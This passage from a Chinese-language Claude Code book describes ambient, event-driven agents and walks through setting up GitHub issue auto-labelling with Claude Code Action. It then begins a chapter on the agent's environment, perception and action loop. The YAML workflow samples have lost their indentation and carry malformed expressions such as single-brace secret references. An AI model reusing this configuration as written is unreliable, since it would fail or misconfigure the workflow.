圖 5.20 環境代理 (Ambient Agent)

環境代理的思維是：AI 代理依事件比人類先一步行動，必要時才向人類請求通知、提問、審查等介入。在 Claude Code Action 的活用上，這個環境代理的思維很有用。

注 4：<https://blog.langchain.com/introducing-ambient-agents/>

## 建立 Issue 分類用的自訂斜線指令

作為「讓 Claude Code Action 比人類先一步行動」的例子，來設定 Issue 的分類（triage）。Claude Code Action 的 GitHub 儲存庫下列頁面公開了 Issue 分類用自訂斜線指令的設定（注 5）。

參考：label-issue.md — <https://github.com/anthropics/claude-code-action/blob/main/.claude/commands/label-issue.md>




圖 5.21 label-issue.md

用檔案右上的複製鈕複製內容。接著在自己的 GitHub 儲存庫首頁選「Add file」→「Create new file」。

注 5：Claude Code Action 儲存庫的更新可能刪除或變更公開檔案。動手實作有問題時請參考支援網站。




圖 5.22 Create new file

以 `.claude/commands/label-issue.md` 為檔名建立檔案，內容貼上剛複製的 label-issue.md。




圖 5.23 Create new file

按「Commit changes」完成。有了這個檔案，在 Claude Code 輸入 `/label-issue` 就能執行 Issue 分類。

## 設定以 Claude Code Action 進行 Issue 分類

接著設定讓 Issue 分類由 Claude Code Action 執行。官方設定範例公開在下列 URL（注解略）。

參考：issue-triage.yml — <https://github.com/anthropics/claude-code-action/blob/main/examples/issue-triage.yml>




圖 5.24 issue-triage.yml

用右上複製鈕複製內容，在自己的儲存庫首頁選「Add file」→「Create new file」。




圖 5.25 Create new file

以 `.github/workflows/issue-triage.yml` 為檔名建立，內容貼上剛複製的 `issue-triage.yml`。




圖 5.26 Create new file

這裡把 `issue-triage.yml` 中「`anthropic_api_key` 設定」那一行，改成 `claude_code_oauth_token` 設定：

```

- name: Run Claude Code for Issue Triage
 uses: anthropics/claude-code-action@v1
 with:
 prompt: "/label-issue REPO: ${ github.repository } ISSUE_NUMBER$
 {{ github.event.issue.number }}"
- anthropic_api_key: ${ secrets.ANTHROPIC_API_KEY }
+ claude_code_oauth_token: ${ secrets.CLAUDE_CODE_OAUTH_TOKEN }
 allowed_non_write_users: "*"
 github_token: ${ secrets.GITHUB_TOKEN }

```

按「Commit changes」完成。issue-triage.yml 截至本書撰寫時的內容如下：

```

name: Claude Issue Triage
description: Run Claude Code for issue triage in GitHub Actions
on:
 issues:
 types: [opened]
jobs:
 triage-issue:
 runs-on: ubuntu-latest
 timeout-minutes: 10
 permissions:
 contents: read
 issues: write
 steps:
 - name: Checkout repository
 uses: actions/checkout@v5
 with:
 fetch-depth: 0
 - name: Run Claude Code for Issue Triage
 uses: anthropics/claude-code-action@v1
 with:
 prompt: "/label-issue REPO: ${ github.repository } ISSUE_NUMBER$
 {{ github.event.issue.number }}"
 claude_code_oauth_token: ${ secrets.CLAUDE_CODE_OAUTH_TOKEN }
 allowed_non_write_users: "*"
 github_token: ${ secrets.GITHUB_TOKEN }

```

重點：**on:** 以 Issue 的建立為觸發；在執行 Claude Code 的設定中，以 **prompt:** 執行 `/label-issue` 這個自訂斜線指令。自訂斜線指令就像這樣，也能在 Claude Code Action 中使用。這樣 Issue 分類的設定就完成了。

## 試試以 Claude Code Action 進行 Issue 分類

實際建立 Issue 來試分類。從儲存庫上方選單「Issues」→「New Issue」，以下列內容建立：

- 標題：更新 README.md
- 說明：把此儲存庫的概要彙整到 README.md




圖 5.27 New Issue

按「Create」建立 Issue。稍待片刻，Issue 會自動貼上標籤。




圖 5.28 Issue 自動被貼上標籤的樣子

注意 | Issue 沒被貼標籤時

等了一陣子仍沒貼標籤時，請從儲存庫上方選單「Actions」→「Issue Triage」確認工作流程執行的日誌。即使工作流程正常運作，也可能因 Claude Code 判斷而認為不需要標籤。

## 以 Issue 為起點進行各種對應

作為「以事件為基礎讓 Claude Code 先一步行動」的例子，我們試了用 Claude Code Action 做 Issue 分類。以「建立 Issue 就啟動 Claude Code Action」的流程，有可能對應各種業務。例如：當 Sentry（注 6）等監控服務偵測到錯誤，就自動建立 GitHub Issue，讓 Claude Code 對錯誤原因做一次調查。使用 Zapier（注 7）這類整合服務，就能以 Zapier 支援的各種事件為基礎，輕鬆設定建立 GitHub Issue 的處理。除了這些例子外還有許多可能，請務必找出自己的用法（注 8）。

## 5.5 本章小結

本章說明了用 Claude Code Action 把 Claude Code 當遠端型程式設計代理使用的方法。使用它，就能在 GitHub Actions 工作流程中輕鬆使用 Claude Code。

以「人類指示」為觸發的設計，只要人類不下指示 AI 代理就不會行動；引入「依事件讓 AI 代理先一步行動」的設計，便有可能讓 AI 的活用更具規模。

注 6：<https://sentry.io/> 注 7：<https://zapier.com/> 注 8：對 GitHub 伺服器造成負擔的活動，或與軟體專案無關的活動，可能牴觸 GitHub 使用條款。詳情請見 GitHub 的「GitHub Terms for Additional Products and Features」。

### COLUMN | 把 Claude Code 當通用代理活用

也許有人已注意到：程式設計代理的用途不限於軟體開發。Claude Code 等程式設計代理也能作為執行各種業務的通用代理活用。近一年左右模型效能的提升，使得只要備妥業務手冊與工具，通用代理就能在一定程度上處理業務。因此，把業務手冊與工具以 GitHub 儲存庫管理、再使用 Claude Code 等程式設計代理，已成為「把 AI 代理導入業務」的現實選項之一。筆者群的公司正在開發「以 AI 代理為中心執行實際業務」的平台，該平台在驗證階段也採用 Claude Code 作為可輕鬆備妥的通用代理。例如在會計、勞務等後勤，以及教育事業營運等實際業務上，已展現出實用的能力。

## 第 2 部 理解運作原理，把開發流程機制化

第 2 部為了依意圖活用 Claude Code，首先理解 Claude Code 內部的運作原理。接著學習實務活用所需的知識：「以情境工程（context engineering）管理記憶容量」「以斜線指令、技能（Skill）、子代理（subagent）提升指示追從性」「活用 MCP 與 Bash 工具實現彈性連動」「為因應 Bash 工具的風險而建構安全的執行環境」。之後，學習把第 4 章體驗過的規格驅動開發流程「用 Claude Code 機制化」的方法：以斜線指令定義工作流程、以技能定義各任務專屬指示、以子代理在獨立情境中執行專門任務，建構

自動化的基本機制。再進一步，透過「不對話、以程式方式執行 Claude Code」的無頭模式，進行結合互動執行與自動執行的開發。

## 第 6 章 理解 Claude Code 的運作原理

西見公宏

至此，我們學了 Claude Code 的基本用法與實務活用方法。光憑已學內容就足以充分活用，但若更要讓它更照意圖運作，「把 Claude Code 理解為一個 AI 代理」會是關鍵。本章透過理解 Claude Code 內部的運作原理，讓你更能依意圖操控它。

### 6.1 把 Claude Code 理解為 AI 代理

到第 5 章為止，我們用 Claude Code 執行了各種任務。尤其第 4 章學了規格驅動開發，藉由整備 CLAUDE.md 與文件群，實現了具一致性的開發。第 4 章中典型的 Claude Code 動作如下：

**使用者：**請新增優先度篩選功能。

**Claude Code：**① 讀 CLAUDE.md 確認專案規則 → ② 讀 product-requirements.md 理解需求 → ③ 讀 architecture.md 掌握實作方針 → ④ 搜尋既有元件確認樣式 → ⑤ 在 .steering/ 建立計畫文件 → ⑥ 開始實作 → ⑦ 執行測試 → ⑧ 出錯則修正 → ⑨ 重新測試 → ⑩ 更新文件

圖 6.1 第 4 章中典型的 Claude Code 動作

Claude Code 能如此自主運作，是因為它被實作為一個 AI 代理。本節從「AI 代理架構」的觀點，重新整理我們至今體驗過的動作。

### AI 代理的機制

如第 1 章所述，AI 代理是「針對指定的目標，自主行動以追求達成」的系統，目標是完成人類的知識型任務。AI 代理由**環境**、**知覺**、**記憶**、**推論**、**行動**五個要素構成，這些要素協同運作，便能對指定目標展現自主行動（圖 6.2）。




圖 6.2 AI 代理的動作流程（環境→知覺→推論→行動→環境…）

## 環境：AI 代理作用的場所

環境是 AI 代理取得資訊、並透過行動施加變化的對象。不同種類的 AI 代理，對象環境也不同（表 6.1）。

表 6.1 不同種類 AI 代理的對象環境差異

| 種類                    | 環境            | 知覺           | 行動         |
|-----------------------|---------------|--------------|------------|
| 自動駕駛車                 | 道路、交通狀況、號誌、行人 | 攝影機、雷達、GPS   | 方向盤、油門、煞車  |
| 工廠機器人                 | 生產線、零件、製造設備   | 攝影機、位置感測器    | 手臂移動、夾取、組裝 |
| Web 導覽代理              | 網頁、表單、連結      | HTML 結構、文字內容 | 點擊、輸入、捲動   |
| 程式設計代理（如 Claude Code） | 原始碼、設定檔、文件    | 檔案內容、指令結果    | 編輯檔案、執行指令  |

對 Claude Code 而言，環境指的是用來參照專案程式碼庫的檔案系統，以及程式碼的執行環境。如圖 6.3，Claude Code 透過檔案系統參照與專案相關的程式碼庫，並執行所需指令（如 `npm`、`git`）與執行環境溝通。AI 代理作用的這個對象，就稱為環境。

**檔案系統（環境的一部分）：** `project/` 下含 `src/components/TaskList.tsx`、`src/utils/api.ts`、`docs/architecture.md`、`package.json` 等。

**執行環境：** 命令列（`$ npm test`、`$ git status`）、資料庫（經指令 `psql`）、外部 API（經指令 `curl`）。

圖 6.3 Claude Code 對象的環境

AI 代理一邊「知覺」環境對行動的反應，一邊決定下一步行動（圖 6.4）。

**情境1 建立檔案：** 行動 `Write('src/components/Profile.tsx', code)` → 環境：建立新檔 → 知覺：確認 `Profile.tsx` 已建立。

**情境2 執行測試：** 行動 `Bash('npm test')` → 環境：執行測試 → 知覺：成功「☒ All 15 tests passed」／失敗「☒ tests failed: ...」。

**情境3 編輯程式碼：** 行動 `Edit('src/utils/api.ts', 25, newCode)` → 環境：第 25 行被變更 → 知覺：確認變更已套用。

圖 6.4 與環境的相互作用（行動→環境反應→知覺，是 AI 代理的基本動作模式）

